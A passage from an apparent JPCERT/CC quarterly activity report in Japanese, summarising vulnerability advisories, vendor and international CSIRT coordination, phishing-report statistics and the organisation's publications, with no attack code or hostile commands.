- 通信プロトコルやプログラミング言語標準の問題など個別の製品の脆弱性情報という範疇を超えた情報等（「JVNTA#」に続く 8 桁数字の形式の識別子を付与している；例：JVNTA#12345678）

本四半期に JVN において公表した脆弱性情報は 137 件、累計 5,996 件で、累計の推移は図 4.1 のとおりです。

本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

- JVN（Japan Vulnerability Notes）
  https://jvn.jp/

本四半期において公表に至った脆弱性情報の内訳は次のとおりです。

- パートナーシップガイドラインに基づき報告された脆弱性情報に関するもの：33 件
- 国際調整や独自調整に基づく脆弱性情報に関するもの：104 件

- 脆弱性情報に関連する技術情報等に関するもの：0 件

なお、パートナーシップガイドラインに基づく脆弱性関連情報に関する四半期ごとの届け出状況については、次の Web ページをご参照ください。

- 情報処理推進機構（IPA）ソフトウェア等の脆弱性関連情報に関する届出状況
  https://www.ipa.go.jp/security/reports/vuln/software/index.html

4.1.2.1 特筆すべきパートナーシップガイドラインに基づき報告された脆弱性

本四半期に公表に至った脆弱性のうち、パートナーシップガイドラインに基づき報告された脆弱性について、特筆すべきものを紹介します。

- JVN#39913189
  TP-Link 製 Archer C1200 におけるクリックジャッキングの脆弱性
  https://jvn.jp/jp/JVN39913189/

TP-Link が提供する無線 LAN ルーター「Archer C1200」に関して、その管理用 Web ページに対するクリックジャッキング攻撃により、利用者が意図しない操作をさせられる恐れのある脆弱性が報告されました。当該製品は、すでに製品開発者によるサポートが終了した EOL（End-Of-Life）製品であることから、脆弱性の修正を行ったファームウェアの提供が行われず、使用停止や後継製品への移行が推奨されています。 EOL を迎えている製品ですが、TSUBAME による定点観測の分析で不正なパケットの送信元とされたことがあるため、アドバイザリを公表し、利用を継続しているユーザーに危険性を伝えるとともに脆弱性のない製品への乗り換えを呼びかけました。

なお、本四半期では、EOL 製品の脆弱性として本件以外に次のアドバイザリがあります。影響を受ける製品を利用している場合は情報に注意してください。

- JVN#39636188
  ムービット製 Powered BLUE 870 における複数の脆弱性
  https://jvn.jp/jp/JVN39636188/
- JVN#69684540
  ScanSnap Manager のインストーラにおける権限昇格につながる脆弱性
  https://jvn.jp/jp/JVN69684540/

4.1.2.2 特筆すべき国際調整または独自調整で取り扱った脆弱性

本四半期に公表に至った脆弱性のうち、国際調整または独自調整で取り扱った脆弱性について、特筆すべきものを紹介します。

- JVNVU#91363496
  複数のセイコーエプソン製品における脆弱な認証情報の使用の脆弱性
  https://jvn.jp/vu/JVNVU91363496/

本アドバイザリでは、セイコーエプソン製プリンターおよびスキャナーの初期パスワードが脆弱であることを伝えています。影響を受ける製品では、工場出荷時の初期パスワードが製品のシリアル番号に基づいて決定されており、推測が容易であることが分かりました。セイコーエプソンは、この脆弱性の報告を受け、影響を受ける製品のユーザーに対して工場出荷時の管理者パスワードの変更を促すために情報の開示を行いました。また同社は、製品を安心かつ安全に利用するために「セキュリティガイドブック」をユーザーに提供しています。このガイドブックでも、「設置時に行っていただきたいこと」として、工場出荷時の設定は必ずしも安全でないため、強度の高い管理者パスワードの設定を強く推奨しています。 JVN アドバイザリでも、製品の工場出荷時のパスワードに関する脆弱性を扱うことは珍しいことではありません。初期パスワードは、製品すべてで共通であったり、比較的簡単に推測できる値だったりすることも多いため、製品マニュアルなどに従い、安全なパスワードに変更して利用することが大切です。 JVN では、本件のように開発者が脆弱性や対策の周知のためにアドバイザリを活用した情報流通を進めることにも協力しています。各アドバイザリの「謝辞」をご覧いただくと、開発者の届け出により公表されたアドバイザリが少なくないことが確認できます。 JPCERT/CC では、セキュリティ研究者など第三者からの脆弱性情報の届け出だけでなく、製品開発者の皆さまにも自社製品の届け出や JVN での情報公表への理解と協力を依頼し、JVN 上の脆弱性情報が、国内で利用されている主要製品を広くカバーできるように努めています。

4.1.3 連絡不能開発者対応

パートナーシップガイドラインに基づいて報告された脆弱性について、製品開発者と連絡が取れない場合、公表判定委員会での諮問等による連絡不能開発者案件を公表するための手順（2014 年 5 月告示・ガイドライン改正）に沿って対応を行うケースがあります。 JPCERT/CC ではこの手順に基づき、該当する製品開発者への連絡の手掛かりを広く求めるための「連絡不能開発者一覧」と、公表判定委員会で公表が妥当と判定された脆弱性を、製品利用者に向けて周知するための「Japan Vulnerability Notes JP（連絡不能）一覧」を JVN 上で公表しています。本四半期においては、「連絡不能開発者一覧」および「Japan Vulnerability Notes JP（連絡不能）一覧」の新規公表は 0 件です。

- 連絡不能開発者一覧
  https://jvn.jp/reply/
- Japan Vulnerability Notes JP（連絡不能）一覧
  https://jvn.jp/adj/

4.1.4 CNA および Root としての活動

JPCERT/CC では、CVE Program の活動に参加し、国際的な脆弱性情報流通を円滑に進めるために、CNA として CVE ID の採番や、Root として国内の製品開発者をスコープとする活動をしています。

2008 年 5 月以降、JVN で公表する脆弱性情報には他の CNA が採番したケースを除き、JPCERT/CC が採番した CVE ID を付与しています。本四半期は、59 件の脆弱性に CVE ID を付与しました。

CNA および CVE に関する詳細は、次の Web ページをご参照ください。

- CNA（CVE Numbering Authority）
  https://www.jpcert.or.jp/vh/cna.html
- Overview About the CVE Program
  https://www.cve.org/About/Overview

4.2 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、脆弱性情報流通体制を整備しています。詳細については次の Web ページをご参照ください。

- 脆弱性情報取扱体制
  https://www.meti.go.jp/policy/netsecurity/vulinfo.html
- 脆弱性情報ハンドリングとは？
  https://www.jpcert.or.jp/vh/
- 情報セキュリティ早期警戒パートナーシップガイドライン（2024 年版）
  https://www.jpcert.or.jp/vh/partnership_guideline2024.pdf
- JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
  https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

4.2.1 日本国内製品開発者との連携

JPCERT/CC は調整機関として脆弱性情報の提供先となる製品開発者のリストを整備しています。製品開発者にリストへの登録をお願いしており、本四半期末時点での登録数は図 4.2 に示すとおり 1,310 です。登録等の詳細については次の Web ページをご参照ください。

- 製品開発者登録
  https://www.jpcert.or.jp/vh/register.html

4.2.2 製品開発者との定期ミーティング等の実施

本四半期は、2025 年 7 月 4 日に、製品開発者登録ベンダー全体を対象とした定期ミーティングを開催しました。ミーティングでは、Apache HTTP Server の脆弱性、Spring Framework における実装上の注意点、TSUBAME 観測データの活用についての提案、PSIRT 向け机上演習の実施ノウハウ紹介といったテーマで参加者との意見交換を行いました。



図 4.2 製品開発者登録数

第 5 章

国内連携活動

前章までに述べたような調整業務を円滑に進めるために、各組織の CSIRT やサイバーセキュリティの課題に取り組んでいる業界団体等の協力を必要とする場合があります。そのような場合に備えて、JPCERT/CC では、平時からこれらの組織とセキュリティ状況に関する情報や認識の共有に努め、緊急時の連携が円滑にできるようにするための環境づくりに取り組んでいます。

5.1 業界団体やコミュニティー等との連携活動

サイバーセキュリティに関する取り組みを行っている各業界の ISAC や CEPTOAR などの組織や、業界団体、学会等が開催する集まりに参加し、意見交換や講演等を行っています。本四半期には次のような活動を実施しました。

5.1.1 貿易会 ISAC

2025 年 7 月 18 日に開催された技術部会に参加し、「CSIRT トレーニングコンテンツ作成時の注意点をふまえたグループ演習」というタイトルで講演を行いました。また、2025 年 8 月 22 日に開催された実務部会では、「各国で進むインシデント報告制度の整備と論点」というタイトルで講演を行いました。

5.1.2 SICE/JEITA/JEMIMA セキュリティ調査研究合同ワーキンググループ

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催しているセキュリティ調査研究合同ワーキンググループに参加し、制御システムセキュリティに関して専門家の方々と意見を交換しました。

5.1.3 セプターカウンシル運営委員会

JPCERT/CC は、セプターカウンシルの活動に参加しワーキンググループ活動の支援や情報提供等を行うとともに、国家サイバー統括室（NCO）と共同でセプターカウンシルの事務局を支援しています。本四半期は、2025 年 9 月 2 日に開催された第 81 回セプターカウンシル運営委員会で、SharePoint Server

の脆弱性を悪用する攻撃活動の状況について情報を共有しました。

5.2 国内関係機関との連携強化および情報交換の環境整備

5.2.1 早期警戒情報提供先との連携促進

ポータルサイト CISTA の登録組織に対し、早期警戒情報等の提供に加えて、情報共有や意見交換のための機会を設けています。対面での会合を開催するなどして組織間の交流を促すとともに、登録組織の方にもご講演いただくなど、対話の活性化に努めています。なお、本四半期は、新たに 22 組織が CISTA の利用組織として登録されました。

5.2.2 製造業の制御システムセキュリティ担当者向け課題検討グループ

JPCERT/CC では、製造業を中心とした制御システムセキュリティ担当者による課題検討グループを主催しています。このグループでは、制御システムセキュリティに関する共通課題について、JPCERT/CC と参加組織の実務者とが協働し、実践的な検討を行っています。

なお、本四半期末時点で 34 組織が参加しています。

5.3 情報・ツール等の提供

5.3.1 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA Self Assessment Tool：申し込み制）や J-CLICS（制御システムセキュリティ自己評価ツール）を無償で提供しています。

- 日本版 SSAT（SCADA Self Assessment Tool）
  https://www.jpcert.or.jp/ics/ssat.html
- J-CLICS STEP1 ／ STEP2（ICS セキュリティ自己評価ツール）
  https://www.jpcert.or.jp/ics/jclics.html
- J-CLICS 攻撃経路対策編（ICS セキュリティ自己評価ツール）
  https://www.jpcert.or.jp/ics/jclics-attack-path-countermeasures.html

第 6 章

国際連携活動

JPCERT/CC が対応するインシデントの多くが、諸外国の CSIRT や ISP、政府機関との情報共有や協力を必要とします。そのため、JPCERT/CC では、インシデントが発生する前から各国における信頼できるカウンターパートを特定し、いざというときに相互に協力するための信頼関係を築いています。本章では、そのような国際連携活動について、特筆すべき成果を記します。

6.1 海外 CSIRT 構築支援および運用支援活動

JPCERT/CC は、海外の National CSIRT 等のインシデント対応調整能力の向上を図るため、研修会やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

6.2 国際 CSIRT 間連携

APCERT や FIRST で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

6.2.1 APCERT（Asia Pacific Computer Emergency Response Team）

APCERT は 2003 年 2 月に発足したアジア太平洋地域の CSIRT コミュニティーです。 JPCERT/CC は、発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。

APCERT の詳細および APCERT における JPCERT/CC の役割については次の Web ページをご参照ください。

- JPCERT/CC within APCERT
  https://www.jpcert.or.jp/english/apcert/

6.2.1.1 APCERT Steering Committee 会議の実施

APCERT の Steering Committee は 2025 年 7 月 28 日に電話会議を行い、APCERT の運営方針等について議論しました。 JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

6.2.1.2 APCERT サイバー演習（APCERT Drill）2025 への参加

APCERT Drill は、アジア太平洋地域で発生し国境を越えて広範囲に影響を及ぼすインシデントへの対応における CSIRT 間の連携強化、ならびにサイバー攻撃により迅速に対応するための APCERT 加盟組織の能力向上を目的として、毎年実施されています。 21 回目となる今回のサイバー演習は「When Ransomware Meets Generative AI（ランサムウェアと生成 AI の融合）」というテーマで 2025 年 7 月 29 日に実施されました。参加組織は、マルウェアおよびログの分析などの手順を確認しました。本演習には、APCERT 加盟組織のうち 18 の経済地域から 24 チームが参加しました。 OIC-CERT および AfricaCERT からは 3 チームがゲスト参加しました。 JPCERT/CC は、プレーヤー（演習者）として参加するとともに、APCERT 事務局ならびに演習ワーキンググループ（Drill Working Group）のメンバーとして、シナリオの作成や当日の運営において主導的な役割を果たしました。 APCERT Drill 2025 についての詳細は、次の Web ページをご参照ください。

- APCERT CYBER DRILL 2025： “When Ransomware Meets Generative AI”
  https://www.apcert.org/documents/pdf/APCERT_Drill_2025_Press_Release.pdf

6.2.2 FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。 2021 年 6 月からは、国際部マネージャーの内田有香子が理事を務めています。本四半期は、毎月のオンラインによる理事会に加え、2025 年 9 月にモロッコのラバトで開催された対面での理事会にも参加しました。 FIRST の詳細については、次の Web ページをご参照ください。

- FIRST
  https://www.first.org/
- FIRST.Org, Inc., Board of Directors
  https://www.first.org/about/organization/directors

6.3 海外 CSIRT 等の来訪および訪問

6.3.1 スイス NCSC-CH の来訪（2025 年 9 月 4 日）

スイスの National CSIRT である NCSC-CH が JPCERT/CC オフィスを訪問しました。活動の状況についてヒアリングを行うとともに、今後の協力について意見交換を行いました。

6.3.2 オランダ NCSC-NL の来訪（2025 年 9 月 9 日）

オランダの National CSIRT である NCSC-NL が JPCERT/CC オフィスを訪問しました。活動の状況についてヒアリングを行うとともに、今後の協力について意見交換を行いました。

6.4 その他国際会議への参加

本四半期は該当する活動はありませんでした。

6.5 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のうち、作業部会 WG3（セキュリティの評価・試験・仕様に関する標準化を担当）で検討されている標準化作業の一部と、WG4（セキュリティコントロールとサービスに関する標準化を担当）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。

本四半期、WG3 では国際会議において ISO/IEC 29147（脆弱性情報公開）ならびに 30111（脆弱性取り扱い手順）の両標準の改訂作業の開始が承認されました。これらの標準は、脆弱性対応体制の整備が必要な企業等において国際的に広く参照されています。日本国内においても、ソフトウェア等の脆弱性関連情報を適切に取り扱うための指針「情報セキュリティ早期警戒パートナーシップ」において参照され国内枠組との整合が図られているなど、両標準に準拠した脆弱性対応が推進されています。両標準の考え方は、製品開発者による法規制や調達案件への対応、また脆弱性調整における発見者との適切な連携など、さまざまな場面において基盤となっており、今回の改訂がこれらに与える影響は大きなものとなることが予想されます。 JPCERT/CC は、自組織の脆弱性調整活動において収集される製品開発者の声など、主に日本国内におけるさまざまな課題や意見を反映しながら、今回の改訂作業に参加する予定です。 WG4 においては国内小委員会の会合に参加し、国内外の動向について情報収集に努めました。

6.6 脆弱性調整および情報流通に関する国際的な協力体制の構築

JPCERT/CC は、米国の CISA および CERT/CC など各地域で脆弱性情報のコーディネーションをしている海外の調整組織と協力関係を結び、脆弱性情報の円滑な国際的調整や情報流通などにおいて相互に連携しています。また、FIRST をはじめとする脆弱性に関わる国際的なコミュニティー活動に参加し、連携のための基盤づくりなどを行っています。本四半期も、これまでに引き続き海外の CSIRT をはじめとした関係者との意見交換のための会議に複数参加しました。

第 7 章

フィッシング対策協議会活動

フィッシング対策協議会（本章において、以下、「協議会」という。）は、フィッシングに関する情報収集・提供と動向分析、技術・制度的対応の検討等を行う会員組織です。 JPCERT/CC は、経済産業省からの委託により、協議会の活動のうち、一般消費者からのフィッシングに関する報告・問い合わせの受け付け、フィッシングサイトに関する注意喚起、一部のワーキンググループの運営等を行っています。

また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC がインシデント対応支援活動の一環としてフィッシングサイトを停止するための調整等を行っています。

協議会では、経済産業省から委託された活動のほかに、会員組織向けの独自の活動を運営委員会の決定に基づいて行っており、JPCERT/CC は事務局としてこれらの活動の実施についても支援しています。具体的には「 7.2 フィッシング対策協議会の会員組織向け活動」に記載した活動が該当します。

本章では本四半期におけるこれら活動について記載します。

7.1 フィッシング対策協議会事務局の運営

7.1.1 フィッシングに関する報告・問い合わせの受け付け

フィッシング報告件数は、引き続き高い水準となっています。四半期分の件数が確定していませんが、過去 1 年間のフィッシング報告件数の推移を図 7.1 に示します。

報告件数の内訳では「Amazon」をかたるフィッシングの報告数が最も多く、全体の約 10.6% を占めました。次いで、「SBI 証券」をかたるフィッシングの報告が多く、全体の約 10.2% を占めました。

7.1.2 情報収集／配信

7.1.2.1 フィッシングの動向等に関する情報配信

利用者が多いサービスに関する、影響範囲が広いと思われるフィッシングについては、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しています。本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関する緊急情報を 5 件発信しました。



図 7.1 フィッシング報告件数

- アコムをかたるフィッシング
- SMBC 日興証券をかたるフィッシング
- GMO あおぞらネット銀行をかたるフィッシング
- Kyash をかたるフィッシング
- 国勢調査への回答依頼をよそおうフィッシング

本四半期は、前四半期から証券会社をかたるフィッシングが継続しており、証券業界による対応を反映した多要素認証設定依頼や補償に関するメール文面による誘導が試みられています（図 7.2）。証券系以外ではサービス利用更新手続き、決済（カード）情報更新、航空会社マイレージの加算（図 7.3）、高級ホテルやレストランへの招待当選、電気／ガス料金／税金支払い、未加算ポイントの手続き、ポイント有効期限のお知らせ、不正検知による利用制限、月額請求、認証情報更新、宅配便配達不能通知などの文面による誘導が続いています。

7.1.2.2 定期報告

報告されたフィッシングサイト数や毎月の活動報告等を協議会の Web サイトで公開しました。

- フィッシング対策協議会 Web サイト
  https://www.antiphishing.jp/



図 7.2 証券会社をかたるフィッシングメールの例

図 7.3 航空会社をかたるフィッシングメールの例

- 2025/06 フィッシング報告状況
  https://www.antiphishing.jp/report/monthly/202506.html
- 2025/07 フィッシング報告状況
  https://www.antiphishing.jp/report/monthly/202507.html
- 2025/08 フィッシング報告状況
  https://www.antiphishing.jp/report/monthly/202508.html

7.1.2.3 フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやアンチウイルスソフトなどを提供している事業者やフィッシングに関する研究を行っている学術機関である協議会の会員等に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末時点で 50 組織に対し URL 情報を提供しており、今後も要望に応じて広く提供する予定です。

7.2 フィッシング対策協議会の会員組織向け活動

運営委員会の決定に基づいて行っている会員組織向けの独自の活動について、JPCERT/CC は事務局として次の活動を支援しました。

7.2.1 運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 130 回運営委員会（JPCERT/CC 会議室 + オンライン）
  日時：2025 年 7 月 24 日（木）16：00〜18：00
- 第 131 回運営委員会（日本サイバー犯罪対策センター 会議室 + オンライン）
  日時：2025 年 9 月 25 日（木）16：00〜18：00

7.2.2 ワーキンググループ会合等 開催支援

本四半期においては、次の協議会のイベントやワーキンググループ等の会合の開催を支援しました。

- 学術研究ワーキンググループ会合
  日時：2025 年 7 月〜2025 年 9 月　毎週火曜日 9：00〜9：30（オンライン）
- 被害状況共有ワーキンググループ　第 10 回フィッシング対策ワークショップ
  日時：2025 年 7 月 4 日（金）13：00〜18：00（マクニカ オフィス）
- 証明書普及促進ワーキンググループ会合
  日時：2025 年 7 月 14 日（月）16：00〜17：30 （JPCERT/CC 会議室＋オンライン）

日時：2025 年 9 月 10 日（水）16：00〜17：30 （オンライン）

7.2.3 協議会ワーキングループ活動成果物 公開支援

本四半期においては、次のワーキンググループ活動成果物の公開を支援しました。

- 証明書普及促進ワーキンググループ
  - サーバー証明書の有効期間短縮化 〜業界団体 CA/Browser Forum において段階的に短縮化されることが可決〜
    https://www.antiphishing.jp/report/wg/cert_explaindoc_20250819.html

第 8 章

広報活動

JPCERT/CC では事業成果について幅広く広報を行い、成果の普及と周知に努めています。情報の配信は、JPCERT/CC Web サイトや X（旧 Twitter）のほか、Web 媒体、放送媒体、出版媒体などの各種媒体を通じて実施しています。また、セミナーやイベントへの登壇などによる情報発信も行っています。

8.1 講演

本四半期は次のセミナーやイベント等で講演を行いました。

- 令和 7 年度つくば地区サイバー攻撃対策協議会定期総会
  タイトル：サイバー攻撃の「傾向と対策」 ～限られたリソースを活用して脅威に立ち向かう～
  講演者：佐々木 勇人（政策担当部長兼早期警戒グループマネージャー 脅威アナリスト）
  主催：つくば地区サイバー攻撃対策協議会
  講演日：2025 年 7 月 10 日

8.2 執筆

本四半期は次の刊行物や Web サイト等に寄稿しました。

- サイバー安全保障と能動的サイバー防御（ACD）
  タイトル：「能動的サイバー防御（ACD）」における対抗オペレーションとその「勝利」について
  佐々木 勇人（政策担当部長兼早期警戒グループマネージャー 脅威アナリスト）
  発行：東京海上ディーアール
  発行日：2025 年 7 月 10 日
- CISTEC ジャーナル 2025 年 7 月号
  「AI システムのサイバーセキュリティ上の問題について ～システムを支えるインフラの脆弱性悪用の攻撃傾向から～」
  佐々木 勇人（政策担当部長兼早期警戒グループマネージャー 脅威アナリスト）
  発行：安全保障貿易情報センター

発行日：2025 年 7 月 31 日

- 情報セキュリティ白書 2025
  「アジア太平洋地域での CSIRT の動向」
  米澤 詩歩乃（国際部 脅威アナリスト）
  発行：情報処理推進機構
  発行日：2025 年 9 月 30 日

8.3 協力・後援

本四半期は次の行事の開催に協力または後援等を行いました。

- Internet Week ショーケース in 奈良
  主催：日本ネットワークインフォメーションセンター
  開催日：2025 年 7 月 2 日〜2025 年 7 月 3 日
- Hardening 2025 Invisible Divide
  主催：Hardening Project 実行委員会
  開催日：2025 年 7 月 10 日〜2025 年 7 月 12 日
- 日本セキュリティ・マネジメント学会第 38 回全国大会
  主催：日本セキュリティ・マネジメント学会
  開催日：2025 年 8 月 23 日

8.4 公開資料

JPCERT/CC が本四半期に公開した調査・研究の報告書やブログなどを記載しています。

8.4.1 インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサーを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。センサーで観測されたパケットを分類し、脆弱性情報、マルウェアや攻撃ツールの情報などと対比して分析することで、攻撃活動やその準備活動の捕捉に努めています。こうしたインターネット定点観測の結果を四半期ごとにまとめて邦文および英文のレポートとして公表しています。

- 2025-09-11
  JPCERT/CC インターネット定点観測レポート［2025 年 4 月 1 日〜2025 年 6 月 30 日］
  https://www.jpcert.or.jp/tsubame/report/report202504-06.html

8.4.2 ソフトウェア等の脆弱性関連情報に関する届出状況

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号、最終改正令和 6 年経済産業省告示第 93 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。この制度の運用に関連した前四半期の活動実績と、同期間中に公表された脆弱性に関する注目すべき動向をまとめてレポートとして公表しています。

- 2025-07-17
  ソフトウェア等の脆弱性関連情報に関する届出状況［2025 年第 2 四半期（4 月〜6 月）］
  https://www.jpcert.or.jp/pr/2025/vulnREPORT_2025q2.pdf

8.4.3 公式ブログ「JPCERT/CC Eyes」

JPCERT コーディネーションセンター公式ブログ「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、国内外のイベントやカンファレンスの様子などを JPCERT/CC のアナリストの眼を通して、いち早くお届けする読み物です。

本四半期においては次の 9 件の記事を公表しました。

日本語版発行件数：6 件 https://blogs.jpcert.or.jp/ja/

- 2025-07-18
  Ivanti Connect Secure の脆弱性を起点とした侵害で確認されたマルウェア
- 2025-08-14
  Cobalt Strike Beacon の機能をクロスプラットフォームへと拡張するツール「CrossC2」を使った攻撃
- 2025-09-02
  Rust で作成されたバイナリのリバースエンジニアリング調査レポートの公開
- 2025-09-11
  TSUBAME レポート Overflow（2025 年 4〜6 月）
- 2025-09-12
  解説：脆弱性関連情報取扱制度の運用と今後の課題について（前編）〜公益性のある脆弱性情報開示とは何か〜
- 2025-09-19
  解説：脆弱性関連情報取扱制度の運用と今後の課題について（後編）〜脆弱性悪用時の各種オペレーションの流れと今後の課題について〜

英語版発行件数：3 件 https://blogs.jpcert.or.jp/en/

- 2025-07-08
  TSUBAME Report Overflow (Jan-Mar 2025)

- 2025-07-18
  Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities
- 2025-08-14
  CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks

付録 A

インシデントの分類

JPCERT/CC では、寄せられた報告に含まれるインシデントを次の定義に従って分類しています。

フィッシングサイト

フィッシングサイトとは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。
JPCERT/CC では、以下を**フィッシングサイト**に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

